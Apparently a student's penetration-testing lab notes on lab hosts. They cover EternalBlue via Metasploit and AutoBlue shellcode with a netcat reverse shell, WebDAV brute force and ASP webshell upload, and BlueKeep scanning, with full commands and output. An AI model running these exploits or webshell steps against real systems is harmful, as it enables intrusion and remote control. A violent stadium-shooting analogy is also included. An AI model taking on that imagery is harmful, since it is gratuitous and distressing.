



Vulnerability Assessment



Newly discovered vulnerabilities are not immediately patched by Microsoft, and given the fragmented nature of Windows, many systems are left unpatched.

Video:

After opening a new workspace performing nmap:

db_nmap -sS -sV -O 10.10.10.4

right after we type in the msfconsole:

services

host	port	proto	name	state	info
10.10.10.4	21	tcp	ftp	open	Microsoft ftpd
10.10.10.4	80	tcp	http	open	Microsoft IIS httpd 7.5
10.10.10.4	135	tcp	msrpc	open	Microsoft Windows RPC
10.10.10.4	139	tcp	netbios-ssn	open	Microsoft Windows netbios-ssn
10.10.10.4	445	tcp	microsoft-ds	open	Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
10.10.10.4	3306	tcp	mysql	open	MySQL 5.5.20-log
10.10.10.4	3389	tcp	tcpwrapped	open	
10.10.10.4	4848	tcp	ssl/appserv-http	open	
10.10.10.4	7676	tcp	java-message-service	open	Java Message Service 301
10.10.10.4	8009	tcp	ajp13	open	Apache Jserv Protocol v1.3
10.10.10.4	8022	tcp	http	open	Apache Tomcat/Coyote JSP engine 1.1
10.10.10.4	8031	tcp	ssl/unknown	open	
10.10.10.4	8080	tcp	http	open	Sun GlassFish Open Source Edition 4.0

we'll focus on this service. the green one, just to practice:

```
msf6 > use exploit/multi/http/glassfish_deployer
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/glassfish_deployer) >
```

In cybersecurity, **the payload is like a small program that starts running on the victim machine after the exploit works.**

Very important difference:

Shellcode is the payload code expressed in low-level machine instructions, ready to be injected and executed in the victim's memory.

In other words:

Payload = is a code . "go and buy groceries at the supermarket."

Shellcode = is the same code but in a low -level form, given low-level is the form the machine understands this code.

The concrete form in which that payload is expressed, so the victim machine can execute it, like giving that instruction in Chinese to someone who only understands Chinese, the shellcode would be "去超市买东西". So, the payload could be exactly the same but the shellcode would change if we're talking with a person who only understands russian language, in this case the shellcode would be "Сходи в супермаркет и купи продукты ".

So *linux/x86/meterpreter/reverse_tcp* means:

- **linux** → target system is Linux

- x86 → 32-bit architecture
- meterpreter → gives you a Meterpreter session (Meterpreter = the remote control session)
- reverse_tcp → the target connects back to your machine

reverse_tcp: to explain it, imagine:

Connect (enter) my device to the target's device, is quite difficult bc is like entering to the "target's house", very private and restricted (firewalls, closed ports, NAT, security rules, ...).

Instead, reverse_tcp tries to get the target connects to our system, easier to get in the reverse way:

instead of I connecting to the target: bind_tcp

I (me) → Target

We try to change the direction: reverse_tcp

Target → I (me).

After the exploit works, run Meterpreter on the Linux target, and make the target connect back to my machine using TCP.

Another analogy:

Exploit = opening the door

Payload = what you send through the door

Process:

1. Your machine runs Metasploit.
2. Metasploit sends the exploit to the target.
3. The vulnerable GlassFish server accepts/runs something it should not (still exploitation phase)
4. The payload starts running on the target machine (success exploitation : payload phase starts here)
(= we managed to enter in /access the target, now we start running the payload (= the attack) on the target system).

Easy analogy, terrorist analogy: Imagine a person wants attack people from the fc barcelona stadium. There are 2 phases: 1st phase: get to enter in the stadium (exploitation phase); 2nd phase: start shooting the people (bind_tcp). That operation is highly risky, so he can be easily discovered and captured. So a easier way (alternative 2nd phase) would be to get people from the stadium go to his home, and once there shoot them (reverse_tcp).

5. That payload connects back to your machine.
6. You receive a Meterpreter session.

Going back to the video practice, now we change the payload to windows, as we're targeting a windows host:

msf6 exploit(multi/http/glassfish_deployer) > set payload windows/meterpreter/reverse_tcp

Next, we won't proceed to the exploitation for the moment, we'll leave it at that for now.

If i perform:

kali@kali : searchsploit "Microsoft Windows SMB" : this provides us a list of known exploits for the requested protocol: Windows SMB , in this case.

Taking one element of the list:

```
Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)
```

another useful command:

kali@kali : searchsploit "Microsoft Windows SMB" | grep -e "Metasploit"

```
kali@kali:~$ searchsploit "Microsoft Windows SMB" | grep -e "Metasploit"
Microsoft DNS RPC Service - 'extractQuotedChar()' Remote Overflow 'SMB' (MS07-029) (Metasploit)
Microsoft Windows - 'EternalRomance'/'EternalSynergy'/'EternalChampion' SMB Remote Code Execution (Metasploit)
Microsoft Windows - 'srv2.sys' SMB Negotiate ProcessID Function Table Dereference (MS09-050) (Metasploit)
Microsoft Windows - 'WRITE_ANDX' SMB Command Handling Kernel Denial of Service (Metasploit)
Microsoft Windows - SMB Relay Code Execution (MS08-068) (Metasploit)
Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010) (Metasploit)
```

So we find that exists a module in metasploit framework (view ms17-010 code).

So right after, i switch to the msfconsole and type:

```
msf6 > search eternalblue

Matching Modules

#  Name                                     Disclosure Date  Rank   Check  Description
-  -                                     -              -   -   -
0  exploit/windows/smb/ms17_010_eternalblue 2017-03-14      average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec      2017-03-14      normal Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote
e Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command     2017-03-14      normal No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote
e Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010       2017-03-14      normal No     MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce 2017-04-14      great  Yes    SMB DOUBLEPULSAR Remote Code Execution
```

👉 we found 2 modules that correspond to this specific vulnerability (ms17-010).

We'll use the # 3: this one checks if the target is vulnerable for this vulnerability.

run

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > run
[+] 10.10.10.4:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
```

Given that it's likely to be vulnerable, we use the module # 0.

run


```

msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.10.10.5:4444
[*] 10.10.10.4:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.10.4:445 - Host is likely VULNERABLE to MS17-010! - Windows Server
[*] 10.10.10.4:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.10.4:445 - The target is vulnerable.
[*] 10.10.10.4:445 - Connecting to target for exploitation.
[+] 10.10.10.4:445 - Connection established for exploitation.
[+] 10.10.10.4:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.10.4:445 - CORE raw buffer dump (51 bytes)
[*] 10.10.10.4:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 W
[*] 10.10.10.4:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 0
[*] 10.10.10.4:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7
[*] 10.10.10.4:445 - 0x00000030 6b 20 31 k
[+] 10.10.10.4:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.10.4:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.10.4:445 - Sending all but last fragment of exploit packet
[*] 10.10.10.4:445 - Starting non-paged pool grooming
[+] 10.10.10.4:445 - Sending SMBv2 buffers
[+] 10.10.10.4:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2
[*] 10.10.10.4:445 - Sending final SMBv2 buffers.
[*] 10.10.10.4:445 - Sending last fragment of exploit packet!
[*] 10.10.10.4:445 - Receiving response from exploit packet
[+] 10.10.10.4:445 - ETERNALBLUE overwrite completed successfully (0xC00000D)!
[*] 10.10.10.4:445 - Sending egg to corrupted connection.
[*] 10.10.10.4:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 10.10.10.4
[*] Meterpreter session 1 opened (10.10.10.5:4444 -> 10.10.10.4:49873 ) at 2021-11-
[+] 10.10.10.4:445 - -----
[+] 10.10.10.4:445 - -----WIN-----
[+] 10.10.10.4:445 - -----
meterpreter >

```

So we can get info and more:

```

meterpreter > sysinfo
Computer      : VAGRANT-2008R2
OS            : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 1
Meterpreter   : x64/windows
meterpreter >

```

Another interesting module: this one is used to find db_autopwn (we had to manually download from github, but once downloaded in computer, i move in the metasploit space:

```
kali@kali:~/Downloads$ sudo mv db_autopwn.rb /usr/share/metasploit-framework/plugins/
```

next, we perform inside msfconsole:

msf6 > load db_autopwn

Next:

```

msf6 > db_autopwn
[*] The db_autopwn command is DEPRECATED
[*] See http://r-7.co/XY65Zr instead
[*] Usage: db_autopwn [options]
    -h          Display this help text
    -t          Show all matching exploit modules
    -x          Select modules based on vulnerability references
    -p          Select modules based on open ports
    -e          Launch exploits against all matched targets
    -r          Use a reverse connect shell
    -b          Use a bind shell on a random port (default)
    -q          Disable exploit module output
    -R [rank]   Only run modules with a minimal rank
    -I [range]  Only exploit hosts inside this range
    -X [range]  Always exclude hosts inside this range
    -PI [range] Only exploit hosts with these ports open
    -PX [range] Always exclude hosts with these ports open
    -m [regex]  Only run modules whose name matches the regex
    -T [secs]   Maximum runtime for any exploit in seconds

```

So we see the options we can use in the command 🙌.

Now we execute:

msf6 > db_autopwn -p -t -PI 445

this performs:

"Look inside the Metasploit database (database means: Metasploit runs Nmap and saves the results in its database),
Check in the port 445, and

show possible exploit modules for that port (don't considering the version of those services, just the open port)"

it gives too much modules, better we focus on the port we're interested in, so we perform:

```
msf6 > db_autopwn -p -t -PI 445
```

another useful command:

```
msf6 > analyze
```

The **analyze** command uses the information stored in the Metasploit database (data stored from the previous nmap scan performed in the target system), such as open ports, detected services, their versions if identified, the operating system, and any recorded vulnerabilities, **to suggest modules that may be relevant against the target.**

run

if now we type

```
msf6 > vulns
```

we can see the ones were found with the **analyze** command.

```
msf6 > analyze
[*] Analysis for 10.10.10.4 →
[*] exploit/windows/smb/ms17_010_eternalblue - ready for testing
[*] exploit/windows/smb/ms17_010_psexec - credentials are required
[*] exploit/windows/smb/smb_doublepulsar_rce - ready for testing
msf6 > vulns

Vulnerabilities

```

Timestamp	Host	Name	References
2021-11-14 23:23:13 UTC	10.10.10.4	MS17-010 SMB RCE Detection	CVE-2017-0143,CVE-2017-0144,CVE-2017-0145,CVE-2017-0146,CVE-2017-0147,CVE-2017-0148,MSB-MS17-010,URL-https://zerosum0x0.blogspot.com/2017/04/doublepulsar-initial-smb-backdoor-ring.html,URL-https://github.com/countercept/doublepulsar-detection-script,URL-https://technet.microsoft.com/en-us/library/security/ms17-010.aspx,URL-https://github.com/RiskSense-Ops/MS17-010,URL-https://risksense.com/wp-content/uploads/2018/05/White-Paper_Eternal-Blue.pdf,EDB-42030

WebDAV vulnerabilities

With the following command we'll perform brute force to the webdav path (10.2.17.124/webdav)

root@attackdefense : hydra -L /usr/share/wordlists/metasploit/common_users.txt -P /usr/share/wordlists/metasploit/common_passwords.txt 10.2.17.124 http-get /webdav/

we got the user and passw (bob@password_123321) , so we switch to the browser in the url:10.2.17.124/webdav and enter the credentials. Once logged in successfully:



Now we can use **davtest** tool:

davtest -url http://10.2.17.124/webdav

With this command, Davtest performs:

1- creates a new path/directory inside the WebDAV folder, for example:

http://10.2.17.124/webdav/DavTestDir_060526.

2- Then, it uploads different files with different extensions, such as .aspx, .asp, .pl, .cfm, etc., into that directory, for example: **http://10.2.17.124/webdav/DavTestDir_060526/image1.asp.**

3- After that, Davtest sends HTTP requests to those created URLs to check if each uploaded file can be accessed or executed by the server. For example, it requests to the webserver load this URL: **http://10.2.17.124/webdav/DavTestDir_060526/image1.asp** and checks if the server loads this path successfully or not.

In this example, .asp and .txt succeeded, which means that the WebDAV server can run ASP and HTML files.

see below step 3:

```
Checking for test file execution
EXEC txt SUCCEEDED: http://10.2.17.124/webdav/DavTestDir_U3tigmD3SfFzZ/davtest_U3tigmD3SfFzZ.txt
EXEC jsp FAIL
EXEC aspx FAIL
EXEC asp SUCCEEDED: http://10.2.17.124/webdav/DavTestDir_U3tigmD3SfFzZ/davtest_U3tigmD3SfFzZ.asp
EXEC pl FAIL
EXEC jhtml FAIL
EXEC cgi FAIL
EXEC cfm FAIL
EXEC html SUCCEEDED: http://10.2.17.124/webdav/DavTestDir_U3tigmD3SfFzZ/davtest_U3tigmD3SfFzZ.htm
```

Now we'll use the cadaver tool, which is used to download, upload, delete, edit files from the webdav directory.

root@attackdefense : cadaver http://10.2.17.124/webdav

```
root@attackdefense:~# cadaver http://10.2.17.124/webdav
Authentication required for 10.2.17.124 on server `10.2.17.124':
Username: bob
Password:
dav:/webdav/>
```

perform **ls** and can be observed the 2 existing files and the third one we just created are listed

✓

```
dav:/webdav/> ls
Listing collection '/webdav/': succeeded.
Coll:  DavTestDir_U3tigmD3SFfZz      0 Dec 24 06:52
      AttackDefense.txt             13 Jan 2 2021
      web.config                    168 Jan 2 2021
dav:/webdav/>
```

Now we'll try to upload a webshell, which we can find in the following directory, in order to enable a shell session in the website directory (http://10.2.17.124/webdav)

So, actually, is like we were inside the target server and we execute commands in the shell. The output will be displayed in the **URL** configured shortly:

root@attackdefense : ls -al /usr/share/webshells/


given that we verified only .asp and .html files can be executed, we choose the .asp format:

```
root@attackdefense:~# ls -al /usr/share/webshells/
asp/      aspx/      cfm/       jsp/       laudanum/ perl/      php/      seclists/
root@attackdefense:~# ls -al /usr/share/webshells/asp/
cmd-asp-5.1.asp  cmdasp.asp  webshell.asp
```

Now we go back to the webdav shell and upload the webshell.asp file above:


dav: /webdav/> put /usr/share/webshells/asp/webshell.asp

So right after executing this command 🖱️, we switch to the webdav directory of the target server:



we go into this directory:

Once inside, a sort of a shell is displayed:



```
ipconfig

\\DOTNETGOAT\bob10.2.17.124


The server's port:
80

The server's software:
Microsoft-IIS/10.0


The server's local address:
10.2.17.124
```

👉 if we press on the Run button: given we checked at the beginning of the video via nmap that the target ip is a windows system, we runned ipconfig instead of ifconfig (bash).

Finally, we run the following command to find the flag :



Next, to capture get the flag content we run the following command, which is equivalent in bash to *cat C/flag.txt* :



output:

The server's local address:
10.2.17.1240cc175b9c0f1b6a831c399e269772661

flag

LAB WebDAV

Unlike in the previous exercise, in this one, even though we log in with the credentials in the browser in `demo.ine.local/webdav`, we still cannot execute the command in the terminal using DavTest following command:

root@ine: davtest -url <http://demo.ine.local/webdav>

```
(root@INE)-[~]
# davtest -url http://demo.ine.local/webdav
*****
Testing DAV connection
OPEN
FAIL: http://demo.ine.local/webdav Unauthorized. Basic realm="demo.ine.local"
```

Therefore, we add the username and password again directly to the Linux command:

```
(root@INE)-[~]
# davtest -auth bob:password_123321 -url http://demo.ine.local/webdav ✓
*****
Testing DAV connection
OPEN SUCCEED: http://demo.ine.local/webdav
*****
NOTE Random string for this session: pScnKm7Jn
*****
Creating directory
MKCOL SUCCEED: Created http://demo.ine.local/webdav/DavTestDir_pScnKm7Jn
*****
Sending test files
PUT pl SUCCEED: http://demo.ine.local/webdav/DavTestDir_pScnKm7Jn/davtest_pScnKm7Jn.pl
PUT aspx SUCCEED: http://demo.ine.local/webdav/DavTestDir_pScnKm7Jn/davtest_pScnKm7Jn.aspx
```

the rest of the lab is the same as the previous exercise in this pdf.

Vulnerability Analysis

Video: Eternalblue

= EternalBlue is an exploit that takes advantage of the MS17-010 vulnerability in Windows SMBv1 to **execute code remotely on the victim machine**.

In this video, an attempt is being made to exploit a Windows Server 2008 R2 machine using the EternalBlue exploit.

So first of all we'll try to figure out whether our target is vulnerable to EternalBlue exploit. To do it, we'll use the nmap script :


sudo nmap -sV -p 445 --script=smb-vuln-ms17-010 10.10.10.12

output of nmap:

```
Host script results:
| smb-vuln-ms17-010:
| VULNERABLE:
| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
| State: VULNERABLE
| IDs: CVE:CVE-2017-0143
| Risk factor: HIGH
| A critical remote code execution vulnerability exists in Microsoft SMBv1
| servers (ms17-010).
```

So our target system is highly vulnerable 🙌

Next, we download the EternalBlue exploit files and materials from GitHub:



, save them to our Desktop, and then navigate to that directory:

Once there, we list all the material we have there:

Desktop/EternalBlue/AutoBlue-MS17-010 : ls -al

```
> $ ls -al
total 200
drwxr-xr-x 4 kali kali 4096 Dec 24 18:51 .
drwxr-xr-x 3 kali kali 4096 Dec 24 18:51 ..
-rw-r--r-- 1 kali kali 26444 Dec 24 18:51 eternalblue_exploit10.py
-rw-r--r-- 1 kali kali 25741 Dec 24 18:51 eternalblue_exploit7.py
-rw-r--r-- 1 kali kali 24106 Dec 24 18:51 eternalblue_exploit8.py
-rw-r--r-- 1 kali kali 2801 Dec 24 18:51 eternal_checker.py
drwxr-xr-x 8 kali kali 4096 Dec 24 19:08 .git
-rw-r--r-- 1 kali kali 1070 Dec 24 18:51 LICENSE
-rwxr-xr-x 1 kali kali 3853 Dec 24 18:51 listener_prep.sh
-rw-r--r-- 1 kali kali 25725 Dec 24 18:51 mysmb.py
-rw-r--r-- 1 kali kali 5352 Dec 24 18:51 README.md
-rw-r--r-- 1 kali kali 8 Dec 24 18:51 requirements.txt
drwxr-xr-x 2 kali kali 4096 Dec 24 18:51 shellcode
-rw-r--r-- 1 kali kali 49249 Dec 24 18:51 zzz_exploit.py
```

note 🙌: eternalblue_exploit10 = for windows 10.

now:

cd shellcode

ls

```
kali@kali ~/Desktop/EternalBlue/AutoBlue-MS17-010/shellcode
> $ ls
eternalblue_kshellcode_x64.asm  eternalblue_kshellcode_x86.asm  eternalblue_sc_merge.py  shell_prep.sh
```

chmod +x ./shell_prep.sh

```

      _ _ _ _ _
     / / / / /
    / / / / /
   / / / / /
  / / / / /
 / / / / /
/ / / / /

Eternal Blue Windows Shellcode Compiler

Let's compile them windows shellcodezzz

Compiling x64 kernel shellcode
Compiling x86 kernel shellcode
kernel shellcode compiled, would you like to auto generate a reverse shell with msfvenom? (Y/n)

```

y

```

LHOST for reverse connection:
10.10.10.10 -- our IP
LPORT you want x64 to listen on:
1234 -- our local port from were we'll be listening to the
LPORT you want x86 to listen on: 1234 target victim
Type 0 to generate a meterpreter shell or 1 to generate a regular cmd shell
1
Type 0 to generate a staged payload or 1 to generate a stageless payload
1
Generating x64 cmd shell (stageless)...

```

👉 don't give too much importance to the screenshot above, specifically.

The important is:

- **EternalBlue exploit** = **opens the door** by abusing the SMB vulnerability.
- **shell_prep.sh** = **creates the code we want to run once the door is open**, in this case a reverse shell.

We execute **shell_prep.sh** to generate the payload file that the EternalBlue exploit **will later inject into the victim machine**.

We exploit the vulnerability MS17-010 with EternalBlue, to gain access to the victim system. The purpose of that exploitation is precisely to right after, **execute a payload on the target, which makes it connect back to our machine and allows us to interact with it and retrieve information**.

Once executed the shell_prep.sh (Generating x64 cmd shell (stageless)) 👉, we perform

ls -al

```

> $ ls -al
total 88
drwxr-xr-x 2 kali kali 4096 Dec 24 19:12 .
drwxr-xr-x 4 kali kali 4096 Dec 24 18:51 ..
-rw-r--r-- 1 kali kali 20305 Dec 24 18:51 eternalblue_kshellcode_x64.asm
-rw-r--r-- 1 kali kali 19862 Dec 24 18:51 eternalblue_kshellcode_x86.asm
-rw-r--r-- 1 kali kali 1598 Dec 24 18:51 eternalblue_sc_merge.py
-rw-r--r-- 1 kali kali 2205 Dec 24 19:12 sc_all.bin
-rw-r--r-- 1 kali kali 1232 Dec 24 19:12 sc_x64.bin
-rw-r--r-- 1 kali kali 772 Dec 24 19:10 sc_x64_kernel.bin
-rw-r--r-- 1 kali kali 460 Dec 24 19:12 sc_x64_msf.bin
-rw-r--r-- 1 kali kali 962 Dec 24 19:12 sc_x86.bin
-rw-r--r-- 1 kali kali 638 Dec 24 19:10 sc_x86_kernel.bin
-rw-r--r-- 1 kali kali 324 Dec 24 19:12 sc_x86_msf.bin
-rwxr-xr-x 1 kali kali 4557 Dec 24 18:51 shell_prep.sh

```

x64 or x86 depending on the target operating system architecture.

Right after, in another terminal session, we set up the netcat listener (our system , our pc , will be the listener).

nc -nvlp 1234 -- 1234 the port must be the same as the configured when we executed the shell_prep.sh file (2 previous screenshots above 🙌).

```
> $ nc -nvlp 1234
listening on [any] 1234 ...
```

right after, back in the other terminal session,
within the directory **kali@kali ~/Desktop/EternalBlue/AutoBlue-MS17-010**, we type:

chmod +x eternalblue_exploit7.py (in exploit7, we chose 7 bc the target system it's windows 7).

if we type

ls -al

we can observe is green and thus we can now **1- run the exploit** and **2- provide the shellcode**. We are doing this all in one command, in the same directory than the previous command above 🙌 :

python eternalblue_exploit7.py 10.10.10.12 shellcode/sc_x64.bin

```
> $ python eternalblue_exploit7.py 10.10.10.12 shellcode/sc_x64.bin
shellcode size: 1232
numGroomConn: 13
Target OS: Windows Server 2008 R2 Standard 7601 Service Pack 1
SMB1 session setup allocate nonpaged pool success
SMB1 session setup allocate nonpaged pool success
good response status: INVALID_PARAMETER
done
```

TARGET SYSTEM O.S !

looks like the exploitation as well as the shellcode uploading and running in the target system was successful!

So going back to the netcat listener session , we see that indeed the target system connected us back. So in this manner, we have access to the target windows system just as displayed next:

```
> $ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.10.10] from (UNKNOWN) [10.10.10.12] 49673
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>
```

our Kali Linux (we) target

SAME PROCEDURE BUT NOW USING MSFCONSOLE

```
msf6 > search eternalblue

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes    MS17-010 EternalBlue SMB Remote Windows Kerne
1 Pool Corruption
1 exploit/windows/smb/ms17_010_psexec      2017-03-14      normal Yes    MS17-010 EternalRomance/EternalSynergy/Eterna
1 Champion SMB Remote Windows Code Execution
2 auxiliary/admin/smb/ms17_010_command     2017-03-14      normal No     MS17-010 EternalRomance/EternalSynergy/Eterna
1 Champion SMB Remote Windows Command Execution
3 auxiliary/scanner/smb/smb_ms17_010      2017-03-14      normal No     MS17-010 SMB RCE Detection
4 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14      great  Yes    SMB DOUBLEPULSAR Remote Code Execution
```

exploit module

module to discover if our target system is vulnerable to this concret vulnerability (ms17_010)

we'll directly exploit, given that we already know our target is vulnerable for the ms17_010 vulnerability.

use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 10.10.10.12
exploit

```
[+] 10.10.10.12:445 - ETHERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.10.12:445 - Sending egg to corrupted connection.
[*] 10.10.10.12:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 10.10.10.12
[*] Meterpreter session 1 opened (10.10.10.10:4444 -> 10.10.10.12:49261 ) at 2021-12-24 19:19:55 -0500
[+] 10.10.10.12:445 - =====
[+] 10.10.10.12:445 - =====F=====WIN=====
[+] 10.10.10.12:445 - =====
meterpreter >
```

remote session to target system, we got it again! ✓

So remember, thanks to the shellcode we uploaded & executed in the target system, this one connected back to us and at that moment is when gained access to the target system through the remote session (in the msfconsole method, meterpreter is the session we obtain).

Video: Bluekeep

msfconsole
use auxiliary/scanner/rdp/cve_2019_0708_bluekeep
set RHOSTS 10.10.10.7
run

```
msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > run
[+] 10.10.10.7:3389 - The target is vulnerable The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 10.10.10.7:3389 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Is vulnerable so we can move on to the exploitation module:

use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
set RHOSTS 10.10.10.7
exploit

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit
[*] Started reverse TCP handler on 10.10.10.10:4444
[*] 10.10.10.7:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 10.10.10.7:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 10.10.10.7:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 10.10.10.7:3389 - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.10.7:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[-] 10.10.10.7:3389 - Exploit aborted due to failure: bad-config: Set the most appropriate target manually If you are targetin
```

unsuccessful exploitation

The reason of the unsuccessful exploitation is bc we must set manually the version of windows we're targeting. So we perform right after:

show targets

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show targets
Exploit targets:
  Id  Name
  --  ---
  0    Automatic targeting via fingerprinting
  1    Windows 7 SP1 / 2008 R2 (6.1.7601 x64)
